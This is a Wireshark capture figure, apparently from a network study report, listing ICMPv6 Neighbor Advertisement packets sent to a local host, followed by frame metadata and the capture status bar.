7703.052717	fe80::d:9973:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:9973:fe74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.054250	fe80::d:99a6:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:99a6:fe74:3801 (rtr, sol, ovr) is at 7a:
7703.054946	fe80::d:9940:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:9940:fe74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.055413	fe80::d:99a6:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:99a6:fe74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.057059	fe80::d:99d9:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:99d9:fe74:3801 (rtr, sol, ovr) is at 7a:
7703.057959	fe80::d:99d9:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:99d9:fe74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.060996	fe80::d:9973:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:9973:fe74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.061839	fe80::d:990c:ff74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:990c:ff74:3801 (rtr, sol, ovr) is at 7a:
7703.064074	fe80::d:990c:ff74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:990c:ff74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.064192	fe80::d:99d9:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:99d9:fe74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.064782	fe80::d:99a6:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:99a6:fe74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.065836	fe80::d:993f:ff74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:993f:ff74:3801 (rtr, sol, ovr) is at 7a:
7703.067006	fe80::d:993f:ff74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:993f:ff74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.068017	fe80::d:990c:ff74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:990c:ff74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.068629	fe80::d:9972:ff74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:9972:ff74:3801 (rtr, sol, ovr) is at 7a:
7703.069640	fe80::d:9972:ff74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:9972:ff74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.071325	fe80::d:99a5:ff74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:99a5:ff74:3801 (rtr, sol, ovr) is at 7a:
7703.072278	fe80::d:99a5:ff74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:99a5:ff74:3801 (rtr, ovr) is at 7a:2b:fd:

Frame 31857: 1486 bytes on wire (11888 bits), 1486 bytes captured (11888 bits) on interface -, id 0

Interface id: 0 (-)

Encapsulation type: Ethernet (1)

Arrival Time: Dec 15, 2020 16:21:21.365107000 CET

[Time shift for this packet: 0.000000000 seconds]

wireshark - 20201215143607\_lwfgwM.pcapng Packets: 100889 · Displayed: 63529 (63.0%) · Marked: 1 (0.0%) Profile: Default

Figure 10: Wireshark capture H2 - LAN1